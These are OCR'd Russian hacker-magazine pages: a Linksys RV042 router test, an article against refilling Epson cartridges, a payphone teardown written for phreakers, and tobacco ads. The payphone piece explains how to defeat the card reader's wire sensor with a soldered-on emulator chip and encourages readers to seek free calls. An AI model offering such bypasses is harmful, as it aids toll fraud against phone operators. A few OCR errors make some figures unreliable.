
В отличие от большинства «пластмассового» оборудования Linksys, этот девайс упакован в прочный металлический корпус. На морде находятся 9 светодиодов активности: индикация загрузки/режимов работы — System, Diag, активности WAN-интерфейсов, режима работы DMZ и 4 светодиода активности портов коммутатора. На задней панели есть кнопка сброса на заводские настройки, 4 разъема LAN, разъем WAN и комбинированный порт WAN/DMZ. Разъем для подключения питания находится на правом боку.


Аппаратная начинка

Маршрутизатор построен на базе микропроцессора Intel PRIXP425BB, работающего на частоте 266 МГц. Задействованы 2 микросхемы оперативной памяти MIRA P2V28S40BTP суммарным объемом 32 Мб. Частота памяти составляет 166 МГц. Используется flash-память Intel JS28F640 объемом 8 Мб. Встроенный коммутатор представляет собой чип Infineon ADM6999 с поддержкой VLAN и возможностью ведения двух очередей QoS (с нормальным и высоким приоритетами).


Функциональные возможности

Настройка роутера возможна только с помощью web-интерфейса. Его дизайн весьма стандартен для оборудования марки Linksys. Придется некоторое время привыкать к расположению настроек, однако, в





› Полнодуплексный режим передачи при использовании обоих WAN-портов. Разброс скорости весьма значителен, и снова видны провалы



› При передаче в обоих направлениях видны аномальные падения скорости. Причина этого явления пока остается неизвестной

целом, они разбиты по группам достаточно логично. Возможностей здесь предостаточно. К примеру, в настройках NAT/NAPT можно осуществлять port forwarding как по порту 1, так и по диапазону портов. Есть тут и возможность работы NAT в режиме One-to-One. То есть если провайдер выделяет нам пул внешних IP- адресов, можно выставлять соответствие диапазона внутренних адресов диапазону внешних. Таким образом, пользователи внутренней сети будут себя чувствовать так, как будто NAT'а и вовсе нет и у них изначально внешний IP-адрес. Интегрированный свитч умеет работать с очередями QoS, однако по умолчанию эти настройки недоступны. С помощью скрытого меню (http://X.X.X.X/lan_setting.htm) становится доступной настройка приоритетов для каждого из портов свитча.

Dual-WAN


Возможно, одной из самых интересных особенностей этого роутера является наличие двух интерфейсов WAN. По умолчанию они работают в режиме Backup, то есть один из них является основным (изначально — WAN1), а второй — запасным. Когда WAN1 падает, весь трафик гонится через резервный канал. Но, скажем, в домашних условиях при наличии двух интернет-каналов гораздо интереснее перевести роутер в режим работы Load-balance. В таком случае будут одновременно использоваться оба WAN-интерфейса и скорость работы теоретически должна увеличиться. По умолчанию роутер сам определяет, как лучше распределять нагрузку между каналами, однако мы можем вмешаться в этот процесс. Возможно настроить скорость для каждого из uplink'ов, а также распределить нагрузку на интерфейсы в зависимости от типа трафика и/или от IP-адресов источника/получателя.

Методика тестирования

Для тестирования проводного сегмента использовался программный продукт NetIQ Chariot и скрипт Throughput с передачей пакетов максимального объема. На двух станциях устанавливались так называемые endpoint-программы, затем в консоли NetIQ Chariot запускался скрипт генерации трафика.

1. При тестировании пропускной способности WAN -> LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. Так мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Скорость тестировалась как в режиме однонаправленной передачи (направления LAN -> WAN и WAN -> LAN), так и в режиме полного дуплекса (fdx).
2. Учитывая то, что роутер оснащен двумя WAN-интерфейсами, также мы измерили пропускную способность маршрутизатора в случае применения обоих портов WAN. Для этого использовались 3 станции, две из которых подключались к WAN портам, третья — к одному из LAN-портов встроенного коммутатора. Роутер переводился в режим Load-balance.
3. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Также проверялась возможность установки VPN-соединения в случае, если VPN-сервер размещается вне сегмента нахождения нашего маршрутизатора. Дополнительно проводился замер скорости, когда роутер выступал в качестве PPTP-сервера.
4. Так как маршрутизатор изначально заточен для работы с VPN-туннелями по протоколу IPSec, мы решили измерить его пропускную способность при активации этого режима работы. Для этого мы подняли IPSec-туннель между двумя Linksys RV042, а к LAN-портам каждого из них подсоединили рабочие станции. Использовался алгоритм шифрации трафика 3DES/MD5. Все измерения по-прежнему проводились с помощью NetIQ Chariot.
5. В качестве дополнительного исследования была проведена проверка на уязви-

> Как видно, скорость NAT при однонаправленной передаче стабильно держится на уровне 84-89 Мбит/сек



> Скоростные показатели всех типов возможных соединений. Представлены результаты при однонаправленной (WAN -> LAN) и полнодуплексной (FDX) передачах

мости WAN-интерфейса с помощью программного продукта Tenable Nessus.

Результаты тестов

Пропускная способность NAT в направлении WAN -> LAN составляет 88,56 Мбит/сек. Значение очень близкое к максимально возможному для технологии Fast Ethernet. Однако при полнодуплексной передаче скорость циклически падает. С чем это связано, пока не удалось выяснить, однако следует констатировать тот факт, что при одновременной передаче из WAN в LAN и наоборот пропускная способность роутера существенно снижается. В режиме Static IP (то есть NAT only) она составляет 48,36 Мбит/сек.

Одновременное использование двух WAN-портов в режиме Load-balance практически никак не изменяет картину. Процессор нормально справляется с нагрузкой. Скорость, судя по всему, снова упирается в технологические ограничения Fast Ethernet. В одном направленном режиме передаче (WAN -> LAN) — 87,66 Мбит/сек. При полном дуплексе — 56,36 Мбит/сек.

Тестирование PPTP-клиента выявило достаточно странную его реализацию. Несмотря на то, что соединение происходит и роутер получает IP-адрес и прочие настройки с сервера, трафик через PPTP-туннель не ходит. Причем ни в одном из направлений. Возможно, это является недоработкой конкретной версии прошивки, однако измерить пропускную способность при активации PPTP-соединения нам не представилось возможным. Причем сервер PPTP работает на ура. Только скорость оставляет желать лучшего. Передача в одну сторону — 7,35 Мбит/сек, в обе — 6,95 Мбит/сек.

А вот VPN по протоколу IPSec работает без нареканий. Настройка упрощается тем, что сразу предлагается выбрать один из двух шаблонов по настройке (туннель между двумя роутерами или туннель между роутером и пользовательским клиентом). Пропускная способность IPSec при однонаправленной передаче составляет 32,21 Мбит/сек. В полном дуплексе — 21,17 Мбит/сек.

Tenable Nessus не выявил серьезных уязвимостей у роутера. С полным отчетом о сканировании ты сможешь ознакомиться на нашем диске.

Выводы

В целом Linksys RV042 производит хорошее впечатление. Из недостатков можно отметить посредственную работу с соединениями по протоколу PPTP и аномальное падение скорости при полнодуплексной передаче через WAN-порт(ы). Из достоинств — широкие возможности по настройке NAT и функций фильтрации, наличие двух WAN-портов и возможность их использования в режиме распределения нагрузки, высокую скорость маршрутизации NAT и IPSec. Маршрутизатор, несомненно, станет хорошим выбором для объединения подсетей посредством VPN-туннелей IPSec, а также, возможно, будет интересным вариантом для обладателей двух интернет-каналов для распределения нагрузки между ними.

test_lab выражает благодарность за предоставленное на тестирование оборудование компании Avicon (т.(495) 788-3184, www.avicon.ru).



ФЕДОР ПОНАРОВСКИЙ



НЕ РАЗ ПЛЮНУТЬ

О ТОМ, ПОЧЕМУ ВРЕДНО ЗАПРАВЛЯТЬ КАРТРИДЖИ EPSON

КАК ИЗВЕСТНО, ЕСТЬ ВСЕГО ДВЕ ТЕХНОЛОГИИ СТРУЙНОЙ ПЕЧАТИ, КОТОРЫЕ ИСПОЛЬЗУЮТСЯ В СОВРЕМЕННЫХ ПРИНТЕРАХ: ТЕРМОСТРУЙНАЯ И ПЬЕЗОЭЛЕКТРИЧЕСКАЯ. РАЗУМЕЕТСЯ, У КАЖДОЙ ТЕХНОЛОГИИ ЕСТЬ СВОИ ПЛЮСЫ И МИНУСЫ, КОТОРЫЕ ОБУСЛОВЛЕНЫ ФИЗИЧЕСКИМ ЭФФЕКТОМ, ПРИ ПОМОЩИ КОТОРОГО РЕАЛИЗУЕТСЯ ПЕЧАТЬ. СЕГОДНЯ Я РАССКАЖУ ТЕБЕ ОБ ОБЕИХ ТЕХНОЛОГИЯХ И О ТОМ, В ЧЕМ ЗАКЛЮЧАЕТСЯ РАЗНИЦА МЕЖДУ НИМИ ДЛЯ НАС С ТОБОЙ — ПОТРЕБИТЕЛЕЙ.

История струйной печати уходит в глубь веков. Еще в 1833 году француз Феликс Саварт в своих опытах заметил однотипность образования капель жидкости, «выстреливаемых» из узких отверстий. Математическое описание этого процесса появилось в 1878 году. Его написал лорд Рейли, который впоследствии получил Нобелевскую премию. Однако первое устройство, использующее струйную печать, появилось только в 1951 году. Патент на него получила компания Siemens. Спустя 20 лет компания IBM лицензировала технологию струйной печати и начала внедрять ее в собственных принтерах, а в 1976 году она выпустила первый принтер, который назвали «Периферийное устройство печати текста на твердых носителях».

Технологии печати

На сегодняшний день существуют два различных метода струйной печати: пьезоэлектрический и метод «газовых пузырей». Первый основан на использовании пьезокристалла, который, как известно, деформируется при воздействии на него электрическим полем. Пьезокерамический элемент установлен на каждом из капилляров, идущих к соплам, таким образом, что при его деформациях меняется обьем капилляра. Колебания пьезоэлемента передаются на особую пластину (диафрагму), которая выталкивает чернила через сопла печатающей головки на поверхность носителя. Отсутствие нагревания (в отличие от термоструйной технологии печати) увеличивает ресурс печатающей головки и позволяет использовать различные типы чернил.

При использовании метода газовых пузырей каждое из сопел оборудовано нагревательным элементом, способным очень быстро нагреться до температуры порядка 550 градусов по Цельсию. При нагревании чернил, те испаряются, и получаемый газ занимает значительно больший обьем, нежели занимала жидкость, в результате чего из сопла выталкивается порция чернил, оставляющая на бумаге точку. После отключения нагревательного элемента, газ быстро конденсируется, уменьшаясь в обьеме и втягивая в капилляр новую порцию чернил. Сейчас широко распространены цветные струйные принтеры. Они, имея довольно низкую стоимость, позволяют печатать цветные изображения фотографического качества. В этом случае различные цвета получаются путем смешивания желтой, зеленой, красной и черной красок. Струйные принтеры преимущественно используются там, где нет необходимости в больших объемах печати, зато предъявляются высокие требования к ее качеству.

Стационарная головка

Принципиальное отличие технологий для потребителей заключается в том, что при использовании термоструйной технологии печатающая головка выступает в роли «расходного материала». Со временем она довольно быстро выходит из строя, и ее просто меняют вместе с картриджем, так как она в большинстве случаев интегрирована в него. В случае же пьезоэлектрической печати используется так называемая стационарная головка, которая монтируется на принтере и не является расходником. Она не дешевая, и постоянно менять ее нет смысла, поскольку она очень надежная и может долго прослужить, если правильно с ней обращаться. Исторически сложилось, что пьезоэлектрическую технологию используют принтеры Epson, и сейчас применяет головку Epson MicroPiezo, которая обеспечивает очень высокое качество печати.

Почему нельзя заправлять

Сэкономить и, не покупая новый картридж, просто залить в него новые чернила — по первым ощущениям хорошая идея. В самом деле, зачем покупать новый картридж, если можно в любом магазине купить баклажку чернил, шприц в аптеке и заправлять свой картридж, сколько влезет?

Ответ тут очень простой. Дело в том, что при производстве картриджей используется сложное высокотехнологичное оборудование и специальные, почти стерильные, помещения. При использовании пьезоэлектрической технологии довольно дорогая печатающая головка очень чувствительна к любой пыли, грязи и даже мельчайшим частицам. Не говоря уже о качестве чернил: совершенно понятно, что на заводе Epson их подбирают специальным образом, чтобы они на 100% подходили к печатающей головке. Заправляя в кустарных условиях шприцем свой картридж, ты вводишь в него огромное количество чужеродных частиц, которые сразу же ухудшают качество печати и портят головку. Так что на деле экономия может обернуться убытками — ты просто запорешь печатную головку некачественными чернилами, и придется уже не менять картридж, а ремонтировать принтер.



СЕРГЕЙ ДОЛИН
/ DLINYJ@REAL.XAKEP.RU /

КИШКИ ТАКСОФОНА

РАЗБИРАЕМСЯ В УСТРОЙСТВЕ ТАКСОФОНА

ВЕРОЯТНО, КАЖДЫЙ ФРИКЕР, ОТ НАЧИНАЮЩЕГО ДО ОПЫТНОГО, МЕЧТАЕТ ЗАГЛЯНУТЬ ВНУТРЬ ТАКСОФОНА. И НЕ ПРОСТО ЗАГЛЯНУТЬ, А ЧТОБЫ ЕМУ ЕЩЕ И РАССКАЗАЛИ О ТОМ, ДЛЯ ЧЕГО КАКАЯ ЖЕЛЕЗКА НУЖНА, О ТОНКОСТЯХ СИСТЕМЫ ЗАЩИТЫ. ЗАДАЧА ПОЧТИ НЕРАЗРЕШИМАЯ. ВОЗМОЖНО, КОНЕЧНО, УПЕРЕТЬ ТАКСОФОН, НО РАЗОБРАТЬСЯ, КАК ОН ФУНКЦИОНИРУЕТ ВЕСЬМА СЛОЖНО. ТЕЛЕФОННАЯ КОМПАНИЯ МГТС ПРЕДОСТАВИЛА НАМ ТАКУЮ ВОЗМОЖНОСТЬ И ПОДРОБНО ПРОКОНСУЛЬТИРОВАЛА НАС НА ПРЕДМЕТ ТОГО, КАК ЖЕ ОН РАБОТАЕТ. СЕЙЧАС МЫ РАЗВЕНЧАЕМ МНОГИЕ СЛУХИ ИЛИ, НАОБОРОТ, ПОДТВЕРДИМ НЕКОТОРЫЕ ИЗ НИХ.



1.КОДОВЫЙ ЗАМОК
Используется для открытия таксофона

2.ЗАМОК ИНКАССАЦИИ
Открывает кассу для выгребания дядей мелочи

3.ПРОВОД ПОДКЛЮЧЕНИЯ КАРДРИДЕРА
Подрубает ридер к матплате

4.ОТВЕРСТИЕ ДЛЯ МОНЕТ
Сюда кидается денежка


5.ОТСЕК ВОЗВРАТА МОНЕТ
Сюда падает сдача монет или левые монеты

6.ЕМКОСТЬ ИНКАССАЦИИ
Используется для хранения полученных денег

7.ШЛЕЙФ ПОДКЛЮЧЕНИЯ ЛИНИИ
Нужен для связи с АТС

МОДЕМ

В каждом московском таксофоне стоит модем, который вечером или при открытии связывается с АТС. В модеме используется микросхема 73M2921, обеспечивающая скорость обмена до 9600 кбод/сек. Над модемом находится плата коммутации с линией. Обычно это просто плата согласования с линией, однако, если нет возможности подвести к таксофону телефонную линию, вполне может стоять и GSM-модем.



> Модемный отсек

ПОДОПЫТНЫЙ КРОЛИК

Рядовой таксофон, стоящий во многих городах, оказывается, не так прост, как кажется. Это в некотором смысле полноценный компьютер, в котором реализованы все антифрикерские и антивандальные достижения технического прогресса: ударопрочный корпус; литой картоприемник, который достаточно сложно сломать; различные системы защиты от вскрытия, как программные, так и аппаратные. Для вскрытия таксофона справа у него есть кодовый замок, код которого для каждого таксофона свой. Таксофон регистрирует проникновение встроенными датчиками открытия и отзванивается на АТС, сообщая о нем. При этом монтеры должны набрать на клавиатуре таксофона секретный пароль, который и скажет АТС о том, что он был вскрыт санкционировано. Если это не будет сделано, автоматика вызовет на место наряд милиции и человек, посягнувший на таксофон, будет задержан. Аналогично работает и монетоприемник, отличие состоит лишь в том, что вместо кодового замка используется обычный замок под ключ.




> Вскрываемый объект

КАРТОПРИЕМНИК

Предмет множества слухов во фрикерских кругах — это картоприемник. Из слухов подтвердилось лишь то, что существует датчик выводимых проводов, который легко обходится, если припаять микросхему эмулятора непосредственно на контактные площадки таксофонной карточки. Других систем распознавания эмулятора у картоприемника нет.


1. Емкостной датчик проводов
2. Считывающие контакты



> Кардридер

КРИПТОГРАФИЯ

Все системы защиты в таксофоне по силам обойти даже начинающему фрикеру, кроме одной — встроенной криптозащиты. В таксофоне имеется ключ криптографии, по которому идентифицируется таксофонная карточка. Путем прямой эмуляции таксофонной карточки обойти это место защиты практически нереально. На этом этапе обламываются все эмуляторы, сделанные по описанным в интернете хакерским правилам.



> Микросхема криптозащиты

Внутренности лицевой части

1.КРИПТОКЛЮЧ
С его помощью проверяют, настоящая ли карточка


2.РАЗЪЕМ КЛАВИАТУРЫ
В него вставляется шлейф от клавы

3. КАРТОПРИЕМНИК
Место засовывания карточки

4. КОММУНИКАЦИОННАЯ ПЛАТА ДЛЯ СВЯЗИ С ТЕЛЕФОННОЙ СЕТЬЮ
Связывает таксофон с АТС. Может стоять GSM модем


5. РАЗЪЕМ ДИСПЛЕЯ
К нему коннектится ЖК дисплейчик

6.МИКРОСХЕМА ВСТРОЕННЫХ ЧАСОВ
Внутренний таймер, по нему сверяется дата карточки и время звонка на АТС



ЦЕНТРАЛЬНЫЙ ПРОЦЕССОР

Основу таксофона составляет центральный процессор P51XAG30KFA. Это 16-разрядный процессор, способный адресовать до одного мегабайта программной памяти, клон самой распространенной архитектуры C51. Ранние версии такософонов тоже делались на C51-архитектуре младших моделей. Продолжение традиции скорее всего связано с переносимостью кодов, дающей возможность не переписывать заново прошивку к каждому таксофону.



> Процессор P51XAG30KFA

7. ПРОЦЕССОР
Мозг таксофона

9. ОПИСАНИЕ РАСПОЛОЖЕНИЯ ЭЛЕМЕНТОВ
Схема расположения разъемов, микросхем и т.д.

8. ДАТЧИК ОТКРЫТИЯ ТАКСОФОНА
Если с приятелем открешь таксофон, то придёт дядя и накостыляет



Недра основного корпуса

1. КОНТРОЛЛЕР МОНЕТОПРИЕМНИКА
Детектирует, какая денежка упала

2. ЗВУКОВОЙ КОНТРОЛЛЕР С ДИНАМИКОМ
Звучит при ошибке или в будущем будет звонить

3. МОНЕТОПРИЕМНИК
Глотает монеты и определяет их номинал

4. ПРЕДВАРИТЕЛЬНОЕ ХРАНИЛИЩЕ МОНЕТ
Сначала монеты попадают в предварительное хранилище, потом ссыпаются в инкассатор

5. МЕХАНИЗМ ВОЗВРАТА МОНЕТ
По этой горке монеты попадают юзеру обратно

6. НАКЛЕЙКА ОПИСАНИЯ
Описание расположения и назначения внутренностей

ВЫВОД

К сожалению, в рамках одной статьи я не могу рассказать обо всех тонкостях устройства таксофона, тема достаточно обширная и будоражит умы многих хакеров во всем мире. По мере возможности я постараюсь освещать ее в своем lj-сообществе (ru_radio_electr), а также делиться информацией по мылу. Одно могу сказать точно: фрикерство в виде изготовления эмуляторов умерло. Как утверждают в МГТС, последний эмулятор был зафиксирован 3 года назад. Криптографию не победить одним маленьким контроллером. Для этого нужно быть просто гением. Конечно, нет ничего невозможного, но для неопытных людей это будет непосильная задача, а профессионалам это просто неинтересно. Я рекомендую оставить идею изготовления эмулятора таксофонных карт и искать более простые способы бесплатных звонков.



реклама
товар сертифицирован
BE NEON*
Davidoff
CIGARETTES
* БУДЬ ЯРЧЕ
МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ



NEW EVERYDAY LUXURY*
* РОСКОШЬ НА КАЖДЫЙ ДЕНЬ
товар сертифицирован
реклама
Davidoff
RED
20
СИГАРЕТ С ФИЛЬТРОМ
NEON
ИЗГОТОВЛЕНО ПОД КОНТРОЛЕМ
СДЕЛАНО В РОССИИ
ГОСТ 3935-2000
Минздравсоцразвития России предупреждает:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ
Davidoff
RED
NEON
BE NEON*
Davidoff
CIGARETTES
* БУДЬ ЯРЧЕ
МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ


НИКИТА КИСЛИЦИН

НА ЧЕМ КУЮТ «ХАКЕР»

ЦИФРЫ И ФАКТЫ О НАШЕЙ КОМПЬЮТЕРНОЙ СИСТЕМЕ

РАД ПРЕДСТАВИТЬ ТЕБЕ НОВУЮ РУБРИКУ. ОНА СДЕЛАНА СПЕЦИАЛЬНО ДЛЯ ТЕХ, КТО НЕ НА ШУТКУ ВОЗБУЖДАЕТСЯ ПРИ МЫСЛИ ОБ ОГРОМНЫХ ДАТАЦЕНТРАХ С СОТНЯМИ СЕРВЕРОВ, ДИЗЕЛЬНЫМИ СТАНЦИЯМИ РЕЗЕРВНОГО ПИТАНИЯ, ТЕРАБАЙТАМИ ХРАНИМЫХ ДАННЫХ, ТЫСЯЧАМИ ОБСЛУЖИВАЕМЫХ КЛИЕНТОВ И ДЕСЯТКАМИ КИЛОМЕТРОВ ПРОВОДОВ. КАЖДЫЙ МЕСЯЦ МЫ БУДЕМ НАВЕЩАТЬ ОДНУ ИЗ КРУПНЫХ IT-КОМПАНИЙ И СОСТАВЛЯТЬ ДЛЯ ТЕБЯ ПОДРОБНЫЙ ОТЧЕТ О ТОМ, КАК УСТРОЕНА И РАБОТАЕТ ИХ КОМПЬЮТЕРНАЯ СИСТЕМА. СТАРТОВАТЬ БЫЛО РЕШЕНО С НАШЕЙ СОБСТВЕННОЙ СЕРВЕРНОЙ — С МЕСТА, ГДЕ КУЕТСЯ ТВОЙ ЛЮБИМЫЙ ЖУРНАЛ.

Начинать рассказ о любом датацентре нужно с описания задач, которые перед ним ставились при создании. В случае компании Gameland, процесс протекал эволюционно. В 96 году, когда компания только появилась на свет, никакой серверной и в помине не было: возможно, было несколько компьютеров, но об отдельном помещении площадью 30 квадратных метров тогда разговор точно не шел. В определенный момент, с появлением первых журналов («Страна игр», «Хакер»), возникла большая потребность в файл-сервере для обеспечения совместного доступа к файлам верстки и была собрана производительная машинка для хранения данных. Со временем число журналов росло, появилась необходимость в поддержке разнообразных сетевых сервисов (базы данных, web-сервисы, почта, ftp и т. д.) и все эти потребности в конечном счете привели к тому, что мы имеем сейчас: к производительной серверной, которая каждый день обслуживает сотни работников компании и несчетное число внешних пользователей.

Каждый день серверы компании принимают десятки тысяч писем, отдают гигабайты трафика, а выделяемого ими за сутки тепла хватит, чтобы вскипятить почти полторы тонны воды.

Собственно, задачи

